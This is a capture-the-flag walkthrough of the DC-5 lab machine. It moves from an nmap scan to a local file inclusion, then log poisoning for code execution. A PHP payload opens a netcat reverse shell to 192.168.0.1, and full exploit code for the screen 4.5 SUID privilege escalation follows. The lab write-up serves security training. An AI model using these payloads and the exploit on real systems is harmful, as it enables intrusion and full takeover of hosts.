

Nmap 7.70 scan initiated Thu May 16 16:39:30 2019 as: nmap -p80,111,51966 -sV -sC -A -oN aNmap 192.168.0.149
Nmap scan report for 192.168.0.149
Host is up (0.00058s latency).

PORT STATE SERVICE VERSION
80/tcp open http nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100024 1 46936/udp status
|_ 100024 1 51966/tcp status
51966/tcp open status 1 (RPC #100024)

Checking port 80







Found Lfi


http://victim.ck/thankyou.php?file=/etc/passwd

http://victim.ck/thankyou.php?file=/var/log/nginx/error.log






We can convert lfi into rce
=>*******
GET /thankyou.php?<?php phpinfo(); ?> HTTP/1.1




http://victim.ck/thankyou.php?file=/var/log/nginx/error.log



****

To get Reverse shell we have to intercept All request with BurpSuite

and change it to GET /thankyou.php?<?php exec('/bin/nc 192.168.0.1 1457 -e /bin/sh'); ?> HTTP/1.1



and after that we have to call http://victim.ck/thankyou.php?file=/var/log/nginx/error.log to execute our reverse shell but first we have to start nc listner on our machine

we have suid bit set in screen 4.5
**********prev Esc with 41154.sh**********
Let devide the script into individual codes for easy going

=> libhax.c

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

=> rootshell.c

```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

Every time I try to compile *.C file inside victim pc I got this error ;-
gcc: error trying to exec 'cc1': execvp: No such file or directory

so the only option is compile C codes inside my my pc and transfer it to victim

kali# gcc -fPIC -shared -ldl -o libhax.so libhax.c
kali# gcc -o rootshell rootshell.c

Inside Victim pc (we have 2 file libhax.so & rootshell)

Now we can execute this following code to esclate to root shell

```
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell
```

****
*****

root@dc-5:/# id ; whoami ; cat /root/thisistheflag.txt
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root

```
888b    888 d8b                                          888      888 888 888
8888b   888 Y8P                                          888      888 888 888
88888b  888                                              888      888 888 888
888Y88b 888 888  .d8888b .d88b.      888  888  888  .d88b.  888d888 888  888 888 888 888
888 Y88b888 888 d88P"   d8P  Y8b     888  888  888 d88""88b 888P"   888 .88P 888 888 888
888  Y88888 888 888     88888888     888  888  888 888  888 888     888888K  Y8P Y8P Y8P
888   Y8888 888 Y88b.   Y8b.         Y88b 888 d88P Y88..88P 888     888 "88b  "   "   "
888    Y888 888  "Y8888P "Y8888       "Y8888888P"   "Y88P"  888     888  888 888 888 888
```

Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated. :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.